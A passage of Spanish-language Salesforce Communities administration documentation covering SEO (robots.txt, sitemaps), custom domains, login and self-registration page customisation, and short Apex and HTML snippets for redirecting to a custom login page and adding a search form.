5. Vuelva a la página Gestión de comunidad para su comunidad, haga clic en **Administración** > **Páginas** > **Ir a Force.com** y luego **Modificar** en la página Detalles del sitio.
6. En el campo **Site Robots.txt**, introduzca el nombre de la página de Visualforce que creó o haga clic en para buscar el archivo.
7. Haga clic en **Guardar**.
8. Opcionalmente, envíe su archivo `sitemap.xml` directamente a motores de búsqueda. Por ejemplo, envíe el archivo a Google™ Webmaster Tools y Bing® Webmaster Tools para permitir a los usuarios de esos motores de búsqueda descubrir contenido en su comunidad.

Para confirmar que el archivo `robots.txt` está disponible para robots y arañas, navegue hasta `https://<URL_comunidad>/robots.txt`. Del mismo modo, para ver el mapa del sitio, navegue hasta `https://<URL_comunidad>/s/sitemap.xml`.

CONSULTE TAMBIÉN

Configurar la optimización del motor de búsqueda (SEO) para su comunidad

Prácticas recomendadas para utilizar SEO en su comunidad

## Prácticas recomendadas para utilizar SEO en su comunidad

Siga estas directrices y prácticas recomendadas cuando utilice SEO en su comunidad.

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- No cree un mapa del sitio personalizado; utilice el archivo `sitemap.xml` generado automáticamente.
- Si crea un archivo `robots.txt` personalizado, asegúrese de que dirige al mapa del sitio generado automáticamente, como por ejemplo `http://<URL_comunidad>/s/sitemap.xml`.
- Si su organización admite artículos de Knowledge en varios idiomas, recomendamos no sustituir la URL de los artículos traducidos por direcciones URL específicas de idioma. En vez de ello, retenga la misma dirección URL del artículo de idioma base.

  Si su comunidad admite varios idiomas, el mapa del sitio incluye automáticamente una entrada para cada uno de los idiomas admitidos de la manera siguiente:

  ```
  <xhtml:link rel="alternate" hreflang="language_code"
  href="page_URL?language=language_code" />
  ```

- En el Gestor de página, asegúrese de que los campos Title y Description de cada página tiene entradas con sentido, si procede. El título de la página se emplea en la ficha o ventana del navegador, en los resultados del motor de búsqueda y en los favoritos. El contenido del campo Description se muestra en los resultados del motor de búsqueda para ayudar a los usuarios a decidir rápidamente si es la página que desean.
- Antes de enviar el archivo `sitemap.xml` a motores de búsqueda para el enlace, navegue hasta `https://<URL_comunidad>/s/sitemap.xml` como usuario sin autenticar. (Recomendamos utilizar el Modo incógnito de Google Chrome.) Asegúrese de que las direcciones URL enumeradas en el mapa del sitio son apropiadas para usuarios invitados.

  Si se incluyó de forma errónea una dirección URL en la lista disponible para los usuarios invitados, asegúrese de que los permisos correctos están activados en el perfil de usuario invitado y que su organización está configurada correctamente. Por ejemplo, para evitar que las direcciones URL de Detalle de caso se incluyan en el mapa del sitio, en Configuración, introduzca *Configuración de colaboración* en el cuadro `Búsqueda rápida`. A continuación, haga clic en **Modificar** y establezca el Acceso interno predeterminado para Caso en *Privado*.

- El redireccionamiento de solicitudes HTTP a HTTPS es una práctica recomendada de SEO. Por lo tanto, no recomendamos desactivar el parámetro **Requerir conexiones seguras (HTTPS)** en Detalles del sitio Web. Para verificar que la casilla de verificación está seleccionada, en Gestión de comunidad, haga clic en **Administración** > **Páginas** > **Ir a Force.com**.

- Los redireccionamientos 301 son una excelente forma de garantizar que los usuarios y los motores de búsqueda se dirijan a la página correcta. Por ejemplo, para una dirección URL como `www.mi_comunidad.com`, recomendamos crear un redireccionamiento a `mi_comunidad.com`. Puede establecer estos redireccionamientos con su proveedor de DNS.

CONSULTE TAMBIÉN

Configurar la optimización del motor de búsqueda (SEO) para su comunidad

Propiedades y tipos de páginas en Generador de comunidad

## Preguntas más frecuentes sobre SEO para comunidades

Respuestas a preguntas habituales sobre el uso de SEO en su comunidad.

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**¿Por qué `sitemap.xml` tiene referencias a otros mapas de sitios?**

El archivo `sitemap.xml` generado automáticamente es un archivo de índice que enumera otros mapas de sitios. `sitemap.xml` puede contener solo un número limitado de direcciones URL, de modo que si su comunidad contiene muchas direcciones URL de mapas de sitios, las dividimos en archivos de mapas de sitios más pequeños.

**¿Incluye el mapa del sitio direcciones URL para páginas de objetos de Salesforce que vienen con mi plantilla de comunidad?**

Si creó una página de detalle para el objeto y activo el permiso "Leer" del objeto en el perfil del usuario invitado, las direcciones URL para las páginas del objeto se incluyen en el mapa del sitio.

**¿Incluye el mapa del sitio direcciones URL para las páginas de objetos personalizados que creo?**

Si creó una página de detalle para el objeto y activo el permiso "Leer" del objeto en el perfil del usuario invitado, la dirección URL para la página de detalle del objeto se incluye en el mapa del sitio. No obstante, no se incluyen las direcciones URL para las páginas de lista y lista relacionada.

**¿Cómo excluyo las direcciones URL para Detalle de caso del mapa del sitio y evito que aparezcan en los resultados del motor de búsqueda?**

Para evitar que las direcciones URL de Detalle de caso se incluyan en el mapa del sitio, en Configuración, introduzca *`Configuración de colaboración`* en el cuadro `Búsqueda rápida`. A continuación, haga clic en **Modificar** y establezca el Acceso interno predeterminado para Caso en *`Privado`*.

**¿Por qué no aparece el archivo `robots.txt` generado automáticamente cuando navego hasta `https://`*<URL_comunidad>*`/robots.txt`?**

Su comunidad debe estar en el nivel raíz de su dirección URL personalizada para que aparezca el archivo `robots.txt` generado automáticamente. Si no tiene una dirección URL personalizada establecida y está utilizando el dominio *.force.com, entonces debe existir una comunidad sin el prefijo de ruta para que aparezca el archivo `robots.txt`.

**¿Cómo anulo el contenido de `robots.txt`?**

Puede anular `robots.txt` creando una página de Visualforce para albergar la información.

**¿Puedo eliminar la `/s/` de la dirección URL de comunidad predeterminada?**

No, la `/s/` es necesaria en la dirección URL de comunidad predeterminada.

**Se admite el cambio de URL para crear direcciones URL de cortesía personalizadas?**

No, en estos momentos no se admite el cambio de URL para comunidades basadas en plantillas.

**¿Tiene cada artículo su propia dirección URL?**

Sí, cada artículo que aparece en la página Detalle de artículo tiene su propia URL, que se recupera desde el campo `Nombre de URL` del artículo de Knowledge.

Si su organización admite artículos de Knowledge en varios idiomas, recomendamos no sustituir la URL de los artículos traducidos por direcciones URL específicas de idioma. En vez de ello, retenga la misma dirección URL del artículo de idioma base.

**¿Puedo agregar títulos y descripciones a artículos para fines de SEO?**

Cada artículo de Knowledge tiene un campo `Nombre de URL`, `Título` y `Resumen`. Cuando el artículo se muestra en la página Detalle de artículo en Generador de comunidad, estos campos se utilizan para la URL de la página, y para las etiquetas `title` y `description` en la marca `<head>` de la página respectivamente.

Las etiquetas `title` y `description` en la marca `<head>` de la página son importantes para la SEO porque representan el título y la descripción del vínculo que aparecen en páginas de resultados de búsquedas.

CONSULTE TAMBIÉN

Configurar la optimización del motor de búsqueda (SEO) para su comunidad

# Mejoras de comunidades opcionales

## Configurar un dominio personalizado para su comunidad

Configure un dominio personalizado de modo que las URL de su comunidad reflejen la marca de su empresa.

Nota: Los dominios personalizados solo se admiten en instancias que no son de sandbox. Puede configurar un dominio personalizado en una instancia de sandbox y luego migrarlo a una instancia de producción, pero el dominio personalizado solo es activo en producción.

Cuando agrega un dominio, también tiene la opción de adjuntar un certificado y una clave para una conexión segura. Si va a utilizar un certificado, asegúrese de haberlo agregado utilizando Gestión de clave y certificado antes de intentar adjuntarlo a su dominio. Solo los certificados firmados por CA son compatibles y deben ser de 2048 bits de longitud. Para admitir todos los dominios alojados por sitios en su organización, utilice un comodín o un certificado Nombre alternativo del asunto.

1. En Configuración, introduzca *`Dominios`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Dominios**.
2. Haga clic en **Agregar un dominio**.
3. Introduzca el nombre del dominio.
4. Agregue un certificado si ya ha configurado un certificado firmado por CA que admite este dominio.
5. Haga clic en **Guardar**. Otra opción es hacer clic en **Guardar y nuevo** para agregar varios dominios.

Si piensa alojar más de una comunidad en un dominio, deberá configurar URL personalizadas para cada sitio. Las URL personalizadas son la única forma de distinguir las comunidades en ese dominio. En Configuración, introduzca *`URL personalizadas`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **URL personalizadas**.

PERMISOS DE USUARIO

Para ver dominios:
- "Ver parámetros y configuración"

Para agregar dominios:
- "Personalizar aplicación" o "Ver parámetros y configuración" además de una licencia de Site.com Publisher o "Crear y configurar comunidades"

Para modificar o eliminar dominios:
- "Personalizar aplicación"

Para asociar certificados a un dominio:
- Póngase en contacto con Salesforce si no está utilizando Comunidades. Una organización con Comunidades puede asociar certificados a un dominio.

Antes de cambiar el CNAME de su nombre de dominio para señalar un nuevo nombre de destino, asegúrese de que el nuevo nombre de destino existe en el servicio DNS utilizando `dig` o `nslookup`. Cuando cree su dominio, los nombres afectan al destino de su CNAME:

- Por lo general, los nombres de dominio que se han agregado antes de Summer '13 necesitan tener su CNAME ajustado para señalar el dominio completo ajustado por `.live.siteforce.com` en lugar del subdominio `force.com` de la organización. Por ejemplo, si su dominio anterior a Summer '13 es `www.ejemplo.com`, el destino de su CNAME deberá ser `www.ejemplo.com.live.siteforce.com` en lugar de `ejemplo.force.com` antes de que funcione HTTPS.
- Los nombres de dominio que se han agregado con Summer '13 o antes no tienen el Id. de organización de 18 caracteres en el destino CNAME.
- Los nombres de dominio que se han agregado con Summer '13 o después ya señalan la ubicación adecuada para la configuración de HTTPS en un dominio personalizado.
- Los nombres de dominio que se han agregado con Winter '14 o después utilizan un CNAME que señala al dominio completo seguido por el Id. de 18 caracteres de su organización y `.live.siteforce.com`. Por ejemplo, si su nombre de dominio es `www.example.com` y su Id. de organización de 18 caracteres es `00dxx0000001ggxeay`, el destino de su CNAME deberá ser `www.example.com.00dxx0000001ggxeay.live.siteforce.com`.

CONSULTE TAMBIÉN

Descripción general de gestión de dominios

Gestión de dominios y URL personalizadas

Adición de un dominio

## Agregar el cuadro de búsqueda global a su encabezado HTML personalizado de comunidad

Si personaliza sus Comunidades de Salesforce con un encabezado HTML, ocultará el cuadro búsqueda global. Para aprovechar esta función de búsqueda, agregue un formulario a su encabezado personalizado.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

1. En su encabezado HTML personalizado, incruste un formulario similar a este.

```
<form action="/<community name>/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

2. Sustituya *<nombre de comunidad>* por el valor único que ha utilizado para la URL al crear la comunidad.

   Por ejemplo, si introdujo *clientes* como el valor único para la URL de su comunidad, el formulario tendría el aspecto de este ejemplo:

```
<form action="/customers/search/SmartSearch" method="get">
  <input id="phSearchInput" type="text" name="str"/>
  <input type="submit" value="Search"/>
</form>
```

# Gestión de inicio de sesión, inscripción automática y contraseña en su comunidad

## Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

Configure las opciones de inicio de sesión, cierre de sesión, gestión de contraseñas e inscripción automática estándar de su comunidad o personalice el comportamiento con páginas de Apex y Visualforce o Community Builder (Site.com Studio).

De forma predeterminada, cada comunidad incluye páginas predeterminadas de inicio de sesión, gestión de contraseñas e inscripción automática y controladores de Apex asociados que impulsan esta función bajo el capó. Puede utilizar Visualforce, Apex o Community Builder (Site.com Studio) para crear marcas personalizadas y cambiar el comportamiento predeterminado:

- Personalizar la marca de la página de inicio de sesión predeterminada.
- Personalizar la experiencia de inicio de sesión modificando el comportamiento de la página de inicio de sesión predeterminado, utilizando una página de inicio de sesión personalizada y admitiendo otros proveedores de autenticación.
- Redirigir los usuarios a una URL diferente en el cierre de sesión.
- Utilizar páginas de Cambiar contraseña y Contraseña olvidada
- Configurar la inscripción automática para usuarios invitados sin licencia en su comunidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

# Marcar la página de inicio de sesión de su comunidad

Si ha seleccionado la plantilla Fichas de Salesforce + Visualforce, puede agregar el logotipo de su empresa y personalizar el texto de pie de página en la página de inicio de sesión estándar incluida para su uso inmediato con su comunidad.

Los colores del fondo de página y el encabezado utilizados en la página de inicio de sesión estándar se heredan del esquema de color de marca de la comunidad.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Inicio de sesión y registro** y realice sus cambios en la sección Encabezado y pie de página.
3. Cargue un logotipo para el encabezado de la página de inicio de sesión de la comunidad.

   El archivo puede ser .gif, .jpg o .png. El tamaño máximo de archivo es de 100 KB. No se aceptan las imágenes que tengan más de 250 píxeles de ancho o 125 píxeles de alto. Si se carga un logotipo automáticamente, se crea una carpeta de documentos compartida de comunidades en la ficha Documentos, donde se guarda el logotipo. Una vez creada, no se puede eliminar.

   El logotipo del encabezado se muestra en la parte superior izquierda de la página de inicio de sesión estándar. También se utiliza cuando accede a la comunidad en Salesforce1. El logotipo del encabezado no aparece en páginas de inicio de sesión personalizadas.
4. Introduzca texto personalizado para el pie de página de la página de inicio de sesión de la comunidad, hasta un máximo de 120 caracteres.

   El pie de página aparece en la parte inferior del página de inicio de sesión. Este texto del pie de página no aparece en páginas de inicio de sesión personalizadas.
5. Haga clic en **Guardar**.

El logotipo y el texto del pie de página personalizado aparecen para todos los usuarios (internos, externos y usuarios invitados sin licencia) en la página de inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

Personalizar el proceso de inicio de sesión con Apex

# Personalizar la experiencia de inicio de sesión de su comunidad

Personalice el proceso de inicio de sesión predeterminado para usuarios externos en su comunidad. También puede utilizar una página de inicio de sesión personalizada de Generador de comunidad, Site.com Studio o Visualforce, admitir varios proveedores de autenticación y configurar un inicio de sesión único con cualquier plantilla.

Los usuarios externos son usuarios con licencias de comunidad, portal de clientes o portal de socios.

- La página de inicio de sesión que selecciona en Gestión de comunidad sobrescribe otras asignaciones de página de inicio de sesión en los ajustes del sitio de Site.com o Force.com.
- Si su comunidad utiliza la plantilla Fichas de Salesforce + Visualforce, la página de inicio de sesión asignada a la comunidad de forma predeterminada se denomina `CommunitiesLogin`. Utilice Visualforce para personalizar el aspecto de esta página.
- Si su comunidad utiliza la plantilla Servicio al cliente (Napili), la página de inicio de sesión asignada a la comunidad de forma predeterminada se denomina `inicio de sesión`. Utilice Community Builder (Site.com Studio) para personalizar su aspecto.
- Para actualizar el comportamiento del inicio de sesión tanto para páginas de Visualforce y Community Builder, actualice el controlador de Apex`CommunitiesLoginController` .
- Debe publicar las páginas personalizadas del Generador de comunidad antes de que se puedan asignar a su comunidad. Antes de utilizar su página de inicio de sesión personalizada, recuerde modificar el controlador de Apex `CommunitiesLoginController` y el método de Apex `Site.login()`.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en  en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca *`Todas las comunidades`* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Inicio de sesión y registro** y realice sus cambios en la sección Inicio de sesión.
3. Opcionalmente, seleccione una página de inicio de sesión personalizada para su comunidad. Seleccione el tipo de página (**Community Builder** o **Visualforce**), introduzca el nombre de la página en el campo de búsqueda y haga clic en . En la ventana de resultados de búsqueda, haga clic en el nombre de la página para seleccionarla.

   Consejo: Para volver a la página de inicio de sesión predeterminada para la plantilla de su comunidad, seleccione **Página predeterminada**.
4. También puede seleccionar `Permitir a los usuarios internos iniciar sesión directamente en la comunidad`. Este ajuste permite a sus usuarios internos utilizar su nombre de usuario y contraseña internos en la página de inicio de sesión de la comunidad.

   Los usuarios internos deben ser miembros de la comunidad para iniciar sesión directamente desde la página de inicio de la comunidad. Después de que sus usuarios internos inicien sesión, se les dirige a la página de inicio de la comunidad.

5. Seleccione qué opciones de inicio de sesión desea mostrar.

   De forma predeterminada, los usuarios inician sesión en la comunidad utilizando el nombre de usuario y la contraseña predeterminados de la comunidad. Si desea permitirles iniciar sesión con otras credenciales, como las credenciales de Facebook©, Janrain© o Salesforce desde otra organización, selecciónelas en la lista.

   **Importante:** Configure estas opciones del proveedor de autenticación por adelantado para poder utilizarlas para inicios de sesión de comunidad. En Configuración, introduzca *Proveedores de autorización* en el cuadro Búsqueda rápida y, a continuación, seleccione **Proveedores de autorización**.

6. Opcionalmente, permita a los usuarios externos iniciar sesión con su inicio de sesión único de SAML en identidad.

   Esta opción solo está disponible si su organización ha configurado SAML para su comunidad correctamente en la página 3498 incluyendo:

   - Configuración de SAML para inicio de sesión único, lo que permite iniciar sesión en Salesforce utilizando su proveedor de identidad corporativo. Recuerde que debe introducir una URL de inicio de sesión del proveedor de identidad.
   - Un nombre de dominio personalizado, que cambia las URL de la aplicación para todas las páginas, incluidas las de inicio de sesión. Póngase en contacto con el servicio de atención al cliente si desea activar Mi dominio.

   Para ofrecer varias opciones de inicio de sesión único de SAML, introduzca *Configuración de inicio de sesión único* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de inicio de sesión único** y haga clic en **Activar varias configuraciones**. Si ya tenía SAML activado, pero activa varias configuraciones SAML, la configuración de SAML existente se convierte automáticamente para funcionar con varias configuraciones.

   Los usuarios visualizan la opción para **Iniciar sesión con inicio de sesión único**. Si ha activado varias opciones de inicio de sesión único de SAML, todos los botones de inicio de sesión aparecen marcados con el campo Nombre de la configuración de SAML.

7. Haga clic en **Guardar**.

**Nota:** El cambio de nombre o la eliminación de la página de inicio de sesión predeterminada puede causar problemas con el flujo de inicio de sesión predeterminado de la comunidad.

CONSULTE TAMBIÉN

Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

## Personalizar el proceso de inicio de sesión con Apex

Puede proporcionar a miembros de la comunidad fuera de su empresa una página de inicio de sesión completamente personalizada que refleje el estilo y la marca de su organización. Utilice Visualforce y Apex para personalizar la página CommunitiesLogin y CommunitiesLoginController, o bien cree su propia página de Visualforce.

Para redirigir desde la página de inicio de sesión de comunidad predeterminada a su página de inicio de sesión personalizada:

1. En Configuración, introduzca *Clases de Apex* en el cuadro Búsqueda rápida y, a continuación, seleccione **Clases de Apex**.
2. Haga clic en **Modificar** junto a CommunitiesLoginController.
3. Agregue el código siguiente:

PERMISOS DE USUARIO

Para crear y modificar páginas de Visualforce:
- "Personalizar aplicación"

Para modificar las clases de Apex:
- "Autor de Apex"

  Y

  "Personalizar aplicación"

```
global PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');
```

```
        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

4. Si ha creado una página de inicio de sesión completamente personalizada, sustituya `SiteLogin` por el nombre de su página de Visualforce.
5. Haga clic en **Guardar**.
6. Haga clic en **Modificar** junto a `CommunitiesLandingController`.
7. Agregue el código siguiente:

```
public PageReference forwardToCustomAuthPage() {
       String startUrl = System.currentPageReference().getParameters().get('startURL');

        return new PageReference(Site.getPathPrefix() + '/SiteLogin?startURL=' +
EncodingUtil.urlEncode(startURL, 'UTF-8'));
    }
```

8. Si ha creado una página de inicio de sesión completamente personalizada, sustituya `SiteLogin` por el nombre de su página de Visualforce.
9. Haga clic en **Guardar**.
10. En Configuración, introduzca *`Páginas de Visualforce`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Páginas de Visualforce.**
11. Haga clic en **Modificar** junto a `CommunitiesLogin`.
12. En la primera línea de código, agregue lo siguiente:

```
action="{!forwardToCustomAuthPage}"
```

13. Haga clic en **Guardar**.
14. Haga clic en **Modificar** junto a `CommunitiesLanding`.
15. En la primera línea de código, agregue lo siguiente:

```
action="{!forwardToCustomAuthPage}"
```

16. Haga clic en **Guardar**.

# Redirigir miembros de la comunidad a una URL personalizada en el cierre de sesión

Especifique la URL a la que se deben redirigir los miembros de la comunidad cuando cierran sesión en su comunidad.

Cuando los miembros de la comunidad cierran sesión, se les redirige a la página de inicio de sesión de la comunidad de forma predeterminada. Puede elegir señalarlos en una ubicación diferente, como el sitio Web de su empresa por ejemplo.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en ⚙ en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Inicio de sesión y registro**.
3. En la sección Cierre de sesión, introduzca la URL a la que desea redirigir los miembros de la comunidad.
4. Haga clic en **Guardar**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:
- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

# Utilizar páginas personalizadas de Contraseña olvidada o Cambiar contraseña en su comunidad

Utilice una página personalizada de Generador de comunidad o Visualforce en lugar de las páginas predeterminadas de Contraseña olvidada o Cambiar contraseña.

La página Contraseña olvidada se puede personalizar en Community Builder o Visualforce. Si desea utilizar una página personalizada Contraseña olvidada de Community Builder, publique primero su página en Community Builder.

La página Cambiar contraseña solo se puede personalizar en Visualforce.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca `Todas las comunidades` en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Inicio de sesión y registro**.
3. En la sección de contraseña, seleccione el tipo de página: **Community Builder** o **Visualforce**.
4. Introduzca el nombre de la página o deje el campo en blanco para buscar todas las páginas disponibles.
5. Haga clic en , luego haga clic en el nombre de la página en los resultados de búsqueda para seleccionarlo.
6. Haga clic en **Guardar**.

Para volver a la página de inicio de sesión predeterminada para la plantilla de su comunidad, seleccione **Página predeterminada** como el tipo de página.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

CONSULTE TAMBIÉN

Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

# Configurar la inscripción automática para su comunidad

Active la inscripción automática para permitir a los usuarios invitados sin licencia unirse a su comunidad. Puede elegir guardarlos como contactos en una cuenta empresarial o crear una cuenta personal para cada usuario de inscripción automática.

Cuando activa la inscripción automática, estas páginas de Visualforce y los controladores de Apex están asociados con su comunidad.

- Página `CommunitiesSelfReg` y `CommunitiesSelfRegController`: Proporcionan el formulario para socios o clientes de modo que pueden registrarse con su comunidad. Puede modificar el controlador `CommunitiesSelfRegController` de Apex para cambiar el proceso de inscripción automática predeterminado, pero ya no se requiere a partir de la versión Spring '15.

  Nota: Las personalizaciones de Apex para el proceso de inscripción automática prevalecen sobre los valores predeterminados especificados en Gestión de comunidad. En organizaciones creadas antes de la versión Spring '15, las personalizaciones de Apex existentes para la inscripción automática seguirán en vigor como antes.

- Página `CommunitiesSelfRegConfirm` y `CommunitiesSelfRegConfirmController`: Si un usuario no crea una contraseña durante la inscripción automática, ya sea porque dejaron el campo de contraseña en blanco o porque su organización personalizó el formulario de inscripción automática para omitir el campo de contraseña, esta página confirma que se ha enviado un correo electrónico de establecimiento de contraseña. Los usuarios que inicien sesión en esta página no pueden iniciar sesión hasta que restablezcan su contraseña.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, personalizar o activar una comunidad:

- "Crear y configurar comunidades"

  Y

  Es un miembro de la comunidad a cuya página Gestión de comunidad están intentando acceder.

Los controladores y las páginas de inscripción automática predeterminadas se comparten por todas las comunidades de su organización. Si activa la inscripción automática para varias comunidades, debe personalizar más la experiencia de inscripción automática para dirigir los usuarios a diferentes páginas, asignar diferentes perfiles o conjuntos de permisos para diferentes comunidades, etc.

Nota: El cambio de nombre o la eliminación de la página de inscripción automática predeterminada puede causar problemas con el flujo de inscripción automática predeterminado.

1. Acceda a Gestión de comunidad en una de las siguientes formas.
   - Desde la comunidad:
     - En comunidades de Fichas de Salesforce + Visualforce, haga clic en  en el encabezado global.
     - En comunidades basadas en Generador de comunidad, utilice el menú desplegable junto a su nombre y haga clic en **Gestión de comunidad**.
   - En Configuración, introduzca *`Todas las comunidades`* en el cuadro Búsqueda rápida, luego seleccione **Todas las comunidades** y haga clic en el vínculo **Gestionar** junto a una comunidad.
   - Desde Generador de comunidad, en el encabezado, utilice el menú desplegable junto al nombre de su plantilla y haga clic en **Gestión de comunidad**.
2. Haga clic en **Administración** > **Inicio de sesión y registro**.
3. En la sección Registro, seleccione **Permitir a los usuarios externos realizar inscripciones automáticas**.
4. Opcionalmente, seleccione una página de inscripción automática personalizada para su comunidad. Seleccione el tipo de página (**Community Builder** o **Visualforce**), introduzca el nombre de la página en el campo de búsqueda y haga clic en . En la

ventana de resultados de búsqueda, haga clic en el nombre de la página para seleccionarla. Para volver a la página de inscripción automática predeterminada (`CommunitiesSelfReg`), seleccione **Página predeterminada**.

Se deben publicar las páginas de Community Builder; de lo contrario, no se incluyen en la página de resultados de búsqueda. Recuerde modificar los controladores de Apex `CommunitiesSelfRegController` y `CommunitiesSelfRegConfirmController` de inscripción automática si utiliza una página personalizada.

5. Seleccione el **Perfil** predeterminado para asignar a usuarios de inscripción automática.

   Nota: Solo puede seleccionar perfiles de portal asociados con la comunidad. Si se selecciona un perfil como el predeterminado para usuarios que se inscriben automáticamente y lo elimina de la comunidad, se restablece el `perfil` de inscripción automática a *`Ninguno`*.

6. Seleccione la **Cuenta** empresarial a la que desea asignar los usuarios de inscripción automática.

   El usuario de inscripción automática está asignado como un contacto de la cuenta que especifica. Para crear una cuenta personal (si está activado) para cada usuario de inscripción automática, deje este campo en blanco.

   Asegúrese de que la cuenta que utiliza está activada como un socio. Para ello, vaya a la cuenta, haga clic en **Gestionar cuenta externa**, luego haga clic en **Activar como socio**.

7. Haga clic en **Guardar**.

Después de configurar la inscripción automática, un vínculo **¿No es miembro?** dirige los usuarios externos a la página de inscripción automática desde la página de inicio de sesión. Cuando un usuario se inscribe automáticamente para unirse a su comunidad:

- Salesforce crea un nuevo registro de usuario con la información que proporcionan en la página de inscripción automática.
- El usuario se asigna al perfil que ha especificado al configurar la inscripción automática.
- El usuario se asocia con una cuenta empresarial o una cuenta personal, dependiendo de cómo lo ha configurado.
- Las licencias de Customer Community Plus y Comunidad de socios requieren la asociación de los registros de usuario con una función en su organización. Si no especifica una función en el perfil de inscripción automática predeterminado, Salesforce les asigna la función `Trabajador`.

Nota: Recuerde que cada vez que el usuario se registre automáticamente, consume una de sus licencias de Comunidades. Al configurar su página de registro automático, asegúrese de agregar algunos criterios para garantizar que se inscriben las personas adecuadas. Además, para evitar envíos de formularios no autorizados, recomendamos el uso de un mecanismo de seguridad, como CAPTCHA o un campo oculto, en su página de registro automático.

CONSULTE TAMBIÉN

Personalizar páginas de inicio de sesión, cierre de sesión e inscripción automática en su comunidad.

Personalizar el proceso de inscripción automática de comunidad con Apex

Crear cuentas personales para usuarios de inscripción automática

## Crear cuentas personales para usuarios de inscripción automática

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si su empresa trata principalmente con personas particulares, en lugar de crearlas como contactos en una cuenta empresarial única, puede asignar cada usuario de inscripción automática a una cuenta personal.

